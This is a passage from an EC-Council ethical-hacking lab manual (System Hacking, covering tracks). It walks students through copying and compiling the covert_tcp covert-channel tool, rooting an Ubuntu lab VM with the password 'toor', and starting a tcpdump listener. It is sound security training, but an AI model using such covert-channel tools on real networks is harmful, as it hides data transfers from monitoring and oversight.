


9. The **ceh-tools 10.10.1.11** window appears, showing the **CEH-Tools** shared folder in the network.
10. Navigate to **CEHv12 Module 06 System Hacking\Covering Tracks Tools\Covert_TCP** and copy the **covert_tcp.c** file.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

11. Now, navigate to the **Send** folder on **Desktop** and paste the **covert_tcp.c** file in this folder.




12. Switch back to the **Terminal** window, type **cc -o covert_tcp covert_tcp.c**, and press **Enter**. This compiles the **covert_tcp.c** file.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

13. Switch to the **Ubuntu** virtual machine.
14. Click on the **Ubuntu** machine window and press **Enter** to activate the machine. Click to select **Ubuntu** account, in the **Password** field, type **toor** and press **Enter**.


15. In the left pane, under **Activities** list, scroll down and click the icon to open the **Terminal** window.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

16. In the **Terminal** window, type **sudo su** and press **Enter** to gain super-user access.
17. Ubuntu will ask for the password; type **toor** as the password and press **Enter**.


    Note: The password that you type will not be visible in the terminal window.



18. Type **tcpdump -nvvx port 8888 -i lo** and press **Enter** to start a tcpdump.




19. Now, leave the tcpdump listener running and open a new Terminal window. To do so click on **+** icon in the **Terminal** window.



